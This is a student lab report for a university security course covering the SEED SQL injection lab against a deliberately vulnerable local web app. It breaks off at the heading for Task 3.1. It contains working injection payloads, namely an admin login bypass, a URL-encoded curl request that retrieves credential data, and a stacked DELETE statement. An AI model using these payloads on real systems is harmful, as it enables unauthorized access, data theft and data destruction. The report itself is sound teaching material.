Ryerson University
CPS-633 Lab 4 Report
SQL Injection Attacks Lab
Group 2

Nichalus: 500744672
Matt: 500805168
Thomas: 500865018
Christopher: 500840595

Task 1: Get Familiar with SQL Statements

First, we connect to the database from the terminal on VM A (10.0.2.12).




Figure 1: Connecting to the mysql database

Then, we load the Users database.




Figure 2: Loading the Users database

Next, we show the tables in the Users database. We see that there is one table, called credentials.




Figure 3: Viewing the tables in the Users database

We use the SQL query `Select * from credential where Name = "Alice";` to print all the profile information for Alice:




Figure 4: Viewing Alice's information in the credential table

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage

Because of the way the SQL query is constructed, by using the input `' or name='admin';#` for username, we can gain access as if we knew the admin password. What this does is end the string, and place another condition on the WHERE clause, and remove the rest of the query by commenting it out. The resulting query would be:

```
SELECT id, name, eid, salary, birth, ssn , address, email,
       nickname, Password
FROM credential
WHERE name = '' or name='admin';# and Password='$hashedpwd'";
```




Figure 5: Using SQL injection to get access without knowing the password




Figure 6: After the injection, we were authorized as if we knew the password

<u>Task 2.2: SQL Injection Attack from command line</u>

First, we observe from Task 2.1 that the page we're trying to access has the url `http://www.SeedLabSQLInjection.com/unsafe_home.php`. So we'll build our curl command using this url.

We want to take the same approach as Task 2.1, but from the command line. Next, we need to encode our parameters so that the special characters can be understood. The un-encoded command is:

```
curl 'http://www.SeedLabSQLInjection.com/unsafe_home.php?username=' or
name='admin';#&Password='
```

And after encoding, the command is:

```
curl
'http://www.SeedLabSQLInjection.com/unsafe_home.php?username=%27%20or%20name=%2
7admin%27%3B%23&Password='
```

Like Task 2.1, the query constructed will be:

```
SELECT id, name, eid, salary, birth, ssn , address, email,
       nickname, Password
FROM credential
WHERE name = '' or name='admin';# and Password='$hashedpwd'";
```

Running this in the terminal gives us the contents of this page, even without knowing the admin password.




Figure 7: We can see the credential data

<u>Task 2.3: Append a new SQL statement</u>

We take a similar approach as Task 2.1 and 2.2. But instead of adding extra conditions on the WHERE clause, we will end the statement with a semicolon and append a new statement. For our username field, we will use:

```
'; DELETE * FROM credential WHERE name='Alice';#
```

The resulting SQL statements that will be constructed has two queries:

```
SELECT id, name, eid, salary, birth, ssn , address, email, nickname, Password
FROM credential
```

```
WHERE name = '*';
DELETE * FROM credential WHERE name='Alice';#' and Password='$hashedpwd'";
```




Figure 8: Appending another statement results in an error

After research, it turns out that MySQL has a security measure that doesn't allow multiple statements to be executed from php. Thus, this attack failed.

Task 3: SQL Injection Attack on UPDATE Statement

Task 3.1: Modify your own salary

